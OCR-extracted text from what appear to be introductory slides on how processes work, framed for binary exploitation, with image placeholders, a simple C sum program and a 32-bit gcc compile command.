
multiprocessing

(not important right now)




the process you're pwning is not the only process there is

visualising a process




let’s take a look at a real process



```c
int sum(int a,int b){
    return a + b;
}

void main(){
    int a = 0x1337;
    int b = 0x4242;

    sum(a,b);
    return;
}
```

compiler

./main




source code

ELF binary

process


Making the binary



```c
int sum(int a,int b){
    return a + b;
}

void main(){
    int a = 0x1337;
    int b = 0x4242;

    sum(a,b);
    return;
}
```

```
> gcc main.c -o main -m32
```

